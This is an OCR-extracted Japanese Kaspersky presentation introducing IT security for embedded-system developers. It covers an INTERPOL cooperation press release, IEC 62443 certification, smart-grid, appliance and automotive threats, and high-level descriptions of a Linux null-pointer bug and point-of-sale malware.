KASPERSKY

組み込み開発者のためのITセキュリティの基礎

株式会社カスペルスキー
プロダクトマーケティング部 部長
松岡正人

海外での活動

Kaspersky Lab、シンガポールに設立されるINTERPOL Global Complex for Innovation への積極的支援を表明

本リリースは、2013 年 3 月 21 日にロシア モスクワにて発表されたニュースリリースの抄訳です。

2013年3月19日、Kaspersky Labのモスクワ オフィスにおいて、Kaspersky Labの取締役会長兼最高経営責任者（CEO）であるユージン・カスペルスキー（Eugene Kaspersky）、国際刑事警察機構（インターポール）のセクレタリーゼネラルであるロナルド・ノーブル（Ronald Noble）氏、およびIGCIのエグゼクティブディレクターである中谷 昇氏による会合が開かれ、Kaspersky Lab は INTERPOL Global Complex for Innovation（IGCI）と密接に協力し合うことで合意しました。

この会合で最優先の議題となったのは、サイバー犯罪や急増するサイバー脅威に加え、インターネットの安全性を高めるためにサイバー犯罪と戦う力を集結させることの重要性でした。会合の結果、Kaspersky Labは、IGCIが開設される2014年にKaspersky Labのトップエキスパートを IGCIに派遣すること、そして実用的な幅広いサポートや脅威に関する情報を継続的に提供することを決定しました。また、世界中の警察組織のサイバー脅威への対応能力を向上させるためIGCIが能力開発に取り組むことについて、Kaspersky Labが支援を行うことでも合意しました。

IGCIは、新たなサイバー犯罪に関する研究開発・トレーニング・捜査支援を実行する組織です。国際的なサイバー警察組織が21世紀のサイバー脅威により適切に対処するための技術や知識を備えることができるよう、世界中の警察に革新的なトレーニングの提供や実務支援などを行います。

インターポールとの会合および今後の協力関係について、ユージン・カスペルスキーは次のように述べました。「この会合の結果を私は非常に喜ばしく思っています。私が10年以上前から『インターネット・インターポール』と名付け、その開設を望んできた組織がやっと実現することになりました。我々がこの構想に全面的に協力することは何ら不思議なことではありません。その証拠として、我々はKaspersky Labのトップアナリスト数名をシンガポールのIGCIに派遣する計画を立てています。すぐに、サイバー犯罪者の隠れる場所などどこにもなくなるでしょう。今まではどこかの国に身を潜めていることができたかもしれませんが、そうはいかなくなります。サイバー犯罪者を取り囲む網は狭まりつつあります。包囲網も、そして『インターネット』という網も。」

IGCI のエグゼクティブディレクターである中谷 昇氏は次のように述べています。「Kaspersky Lab の INTERPOL Global Complex for Innovation への全面協力によって、我々のメンバーである190か国の警察組織にはサイバー空間を守り、サイバー犯罪者を捕えるための実行力が備わることになるでしょう。」

インターポールのセクレタリーゼネラルを務める ロナルド・ノーブル氏は、中谷氏の考えに賛同し、次のように述べました。「国境を越える犯罪を単独で解決することはできず、サイバー犯罪との戦いでは、民間企業の専門的な知識と支援は欠かせません。この戦いでは、国家レベルと国際的なレベルの両方の警察組織が民間企業と協力する必要があります。現代のサイバー犯罪者に後れを取らないためには特に、Kaspersky Labのような先進的なテクノロジーリーダーとの協力が不可欠です。」

【Kaspersky Lab について】http://www.kaspersky.co.jp/
Kaspersky Labは、世界最大の株式非公開のエンドポイント保護ソリューションベンダーです。Kaspersky Labは15年以上にわたり、ITセキュリティ市場でイノベーターとして、効果的なデジタルセキュリティソリューションを大企業および中小企業から個人ユーザーまで幅広く提供しています。同社は現在、英国で登記された持ち株会社も含め、世界中のおよそ 200 の国と地域で営業活動を行っており、全世界で 3 億人を超えるユーザーを保護しています。
詳細についてはhttp://www.kaspersky.co.jp/ をご覧ください。

2013年3月25日

日本国内での活動

経済産業省
Ministry of Economy, Trade and Industry

JNSA

IPA

KASPERSKY lab

JPCERT CC®

身近に迫るサイバー犯罪の脅威
【インシデントが大幅に増加】

■**3月20日**：**同時多発サイバーテロ(韓国)**
銀行/放送局（計6社）に標的型攻撃

■**5月17日**：**Yahoo! JAPAN (日本)**
不正アクセスにより ID/パスワード流出

■**5月23日**：**三越オンラインショッピング(日本)**
不正アクセスにより顧客情報流出

◆**警察庁**：2012年 サイバー犯罪検挙件数
7,334件（前年比 +27.7%）
・不正アクセス禁止法違反　543件（+119%）
・コンピュータ・電磁的記録対象犯罪等　178件（+69.5%）

◆ **政府**：「**脅威が深刻な**サイバー犯罪への取り組みを強化」
・犯罪対策閣僚会議で基本方針を決定（5月28日）

標的型攻撃から
ビジネスと企業価値を守るために

悪質・巧妙・高度な技術・執拗・組織的・計画的
【標的型攻撃】

標的型攻撃を完全に防ぐことは困難…

セキュリティの「底上げ」で被害を極小化

- セキュリティレベルを少しでも高める……容易には侵入させない！
- 「コスト」ではなく「投資」……BCP（事業継続計画）の柱、取引上の必須条件
- セキュリティが甘い中小企業が狙われる……大企業へ侵入する“踏み台”
- 子会社や中小企業には機密情報がある……広範な影響と甚大な損害
- 関連企業すべてのセキュリティ強化……1社だけでなく全体的な対策を！

KASPERSKY

スマート化とITセキュリティの必要性

- ITインフラとの相互接続の実現により、現場のデータを可視化し、ビジネスに活かすことができるようになる
- 「スマート化」においては「ビッグデータ」が重要な意味を持つ
- それはITインフラと同等のセキュリティが必要だということ

組み込み機器でのセキュリティ


- プラント／発電所／工場／ビルオートメーション
- スマートグリッド／風力発電／メガソーラー
  - ライフクリティカル
  - ITシステム＋制御機器（PLC、サーボモーターなど）
- ハードウェア
  - RFID
  - Bluetooth
  - Firmware
    変更があった場合に検知する技術が登場してきているが、OS側のサポートが必要（Windows 8）
- 自動車
  - ECUの実装・アーキテクチャ
- スマートテレビ

- ヘルスケア

IEC62443に基づくセキュリティの実装

IEC62443 とは、制御システムにおける標準規格

- 主に汎用の制御システムのためのもので、石油化化学プラントなどは個別の標準規格が存在する
- これらの標準に準じたプロセスの実装と運用、機器の展開を要求される



IEC62443に基づくセキュリティの実装

MESと接続するラインで用いられる制御機器が対象、主な代表はPLC

組み込み機器の開発メーカーが考慮しなければならないのは、「IEC62443-4-1（製品開発要求）」および「IEC62443-4-2（ IACSコンポーネントの技術セキュリティ要求）」

- ISASecure（ISCI)の基準（EDSA: Embedded Device Security Assurance）に基づく評価認証が必要➔4-1
  - ISA-99.04.01 Embedded devicesと同じ
- ISASecure（ISCI)の基準（FSA: Functional Security Assessment）に基づく評価認証が必要➔4-2
  - ISA-99.04.02 Host Devices と同じ

http://www.ipa.go.jp/security/fy24/reports/ics_management/ics_management_manual2012.pdf

http://isacahouston.org/documents/RedTigerSecurity-NERCCIPandotherframeworks.pdf

IEC62443に基づくセキュリティの実装

IEC62443-4-1/2いずれのケースにおいても、認証取得の作業は機器メーカーにとって大きな負担になる可能性があり、開発プロセスにおける所定の文書を作成する必要がある。

ANSI（日本ではJABの予定）に申請し、評価をCL（Chartered Lab, 日本ではCSSCの予定）で行う必要があり、

スマートグリッド

- DOE（米国エネルギー省）が発表している「Modern Grid Initiative」
  - http://www.netl.doe.gov/smartgrid/
  - http://www.netl.doe.gov/smartgrid/referenceshelf/articles/EC%20article%20-%20Operates%20Resiliently_APPROVED_2008_10_24.pdf
- 自然災害や物理攻撃だけでなく「Cyber Attack」からの保護が必要「Resists attack」
- ただし現状では下記のリスクがある
  - 通信経路やSCADA（Supervisory Control and Data Acquisition）システムを使い続ける必要があり、ここが攻撃される
  - 米国では、小規模の電力供給会社が存在しているため、セキュリティにコストを咲くことができないケースがある
  - 保守やセキュリティを外部委託することによるリスク
- 将来の姿として想定されるのは
  - 管理や制御のための仕組みが分散し、攻撃が行いにくくなる
  - 先進的な監視システムにより、セキュリティが破られたことがわかり、対策が講じられるようになる
  - 自律制御の能力が向上することで自己修復機能でセキュリティも向上できる
  - 暗号化による信頼性の向上

スマートグリッド

Modern Grid Key Technologies	Integrated Communicationsecurity Solutions
Integrated Communications	1. Interoperability standards that include advanced cyber security protection 2. Transport vehicle that provides the needed operational and condition data to enable self healing 3. Redundant communication paths making interruption of data flows unlikely
Sensing and Measurement	1. Remote monitoring that detects challenges anywhere in the grid. 2. Cyber protection of sensors and measuring devices

スマートグリッド

Modern Grid Key Technologies	Integrated Communicationsecurity Solutions
Advanced Control Methods	1. Islanding to isolate vulnerable areas in response to real or expected security events 2. Automated network “agents” for dynamic reconfiguration and demand management 3. Self-healing with preventive or corrective actions in real time 4. Recommendations for addressing security threats provided to operators in real time 5. Advanced modeling and simulation capability with predictive capability
Advanced Components	1. Tolerant and resilient grid devices 2. Rapid response to emergent threats 3. Fewer critical points of failure 4. Reduced consequences of failure 5. Distributed, autonomous resources

スマートグリッド

Modern Grid Key Technologies	Integrated Communicationsecurity Solutions
Decision Support	1. Greatly enhanced situational awareness 2. Improved operator training and guidance systems aimed at response to security events

- オープンシステムの採用拡大によるぜい弱性の拡大は、国家安全保障上のぜい弱性となる
- これは以下の課題も含まれる
  - 脅威、ぜい弱性とその結果についての誤った理解による投資の適正化の困難さ
  - セキュリティの向上には費用がかさむため適正かどうかの判断ができない
  - オープンシステムの利用の加速によるセキュリティ問題の拡大

家電製品のセキュリティ

- インターフェース
  - 汎用：USB, WiFi, BT, Mobile network(GSM/3G/LTE) およびEthernetなど
- 想定される脅威
  - 対象：
    Linuxなどの汎用OSを採用する家電製品（デジタルTV、HDR、セットトップボックス、ポータブルナビ（カーナビ）、スマートフォンなど）
  - 端末経由でユーザーを監視。端末上の情報を偸盗・書き換え
  - 端末を遠隔操作し、ユーザーに誤った情報を与える
  - 他の機器、ネットワーク上のノードへの感染の踏み台
- 対策
  - システムおよびアプリケーションの書き換えからの保護、またホワイトリストなどによるアプリケーションの管理

自動車のセキュリティ

- インターフェース
  - 汎用：USB, WiFi, BT, Mobile network(GSM/3G/LTE) およびEthernetなど
- 想定される脅威
  - 家電製品などを経由して、ITSあるいはIT HUB経由でECUへアクセス、あるいは通信を妨害
  - プロクシー、保守用装置を経由してECUへアクセス
- 対策
  - セキュリティレベルに応じたプロトコルを用いる

ハードウェアへのセキュリティ実装

暗号化によるデータ保護

- 地デジ
  - 放送データのデジタルコピーが行えないよう、伝送路上で（BUS上でも）暗号化している
- インテル+マイクロソフト
  - Vista/7/8 「BitLocker」暗号化機能
  - Windows 8 「UEFI Secure Boot」
- VIA
  - PadLock Hardware Security Suite
  - 2006年、Windows XP/CE、Vista向けにリリース
  - 暗号化機能をハードウェアにオフロード


組み込み機器でのセキュリティ

- 侵入経路
  - Internet／LAN／WAN／モバイルネットワーク／近接無線
  - USBなど物理インターフェース
- 目的
  - デバイス上の（あるいは経由する）データの偸盗
  - デバイスの監視、乗っ取り、破壊
- 手段
  - OSのぜい弱性、アプリおよびランタイムのぜい弱性を突いて管理者・ユーザー権限を乗っ取る
  - IDとパスワードなど、システムへの侵入情報を解析して侵入

工場のスマート化とITセキュリティ

スマート化＝ITインフラとの統合

- データが流れなければスマート化は困難
- 工程単体のスマート化は「自律制御」、これらが有機的に相互接続されることで「スマート化」へと進化していく
- 当然のことながら、ビジネスダッシュボードとの接続があってこその「スマート化」



セキュリティを考えるうえでのポイント

デバイスへの侵入

- まずは「ソーシャル」で攻める
- 入ってしまえばこっちのもの


デバイス内での活動

- セキュリティのレベルやぜい弱性に合わせた攻撃手段を選択可能

データの流出


- 持ち出さない場合もあるので注意が必要➔Stuxnetなどが破壊の代表例

基本的なセキュリティ上の対策



ネットワーク攻撃防御…すり抜けたら

ポートスキャン、DoS攻撃、バッファオーバーランなど
ネットワーク経由による攻撃から防御



ぜい弱性攻撃


OSやMS Office、Java、Acrobatなどのぜい弱性を利用

- RootやAdmin権限を奪取するなどして、ファイルやディレクトリへのアクセス権を得ることで…
  - 必要なファイルにアクセスする（コピー、削除など）
- 現在は少ないが、Androidのぜい弱性を狙うものも出てくる
- セキュリティのレベルやぜい弱性に合わせた攻撃手段を選択可能

ぜい弱性攻撃への対策

ぜい弱性の管理➔常に穴をふさぐ

- OSだけでなく、稼働するすべてのアプリケーションとアプリケーション実行環境のぜい弱性を管理する
- Kaspersky 製品では主要なアプリケーションと実行環境のぜい弱性の管理情報を提供



他人事ではない組み込みシステム

組み込みシステムでもぜい弱性が存在する

- ARMプロセッサ＋Linux
  - Nullポインタ参照のぜい弱性
    struct sock *sk = tun->sk;
  - 上記で、tunの値が”Null”である場合、NULLポインタを参照してしまう
  - カーネル内のコードであればDoS (denial-of-service)攻撃などで悪用可能
  - Exception Vector Tableであるため、特定のコードを実行させることができる(これはVector Tableが書き換え可能な実装となっていることが一般的だと思われるから)
- 上記はLinux以外のOSでも可能

他人事ではない組み込みシステム

PoS端末を狙うマルウェア “Backdoor.Win32.Desty”

- 起動中のプロセスが使用するメモリを読み込み、その中からクレジットカード情報のみを抽出する
- 一般ユーザがPC上で扱うクレジットカード情報ではなく、クレジットカード情報を扱うアプリケーションを攻撃の標的としている。
- 攻撃者はクレジットカード情報のデータフォーマットを熟知
- クレジットカード情報の正当性をチェックする機能をマルウェア内に有する

http://www.seculert.com/blog/2012/12/dexter-draining-blood-out-of-point-of-sales.html

他人事ではない組み込みシステム

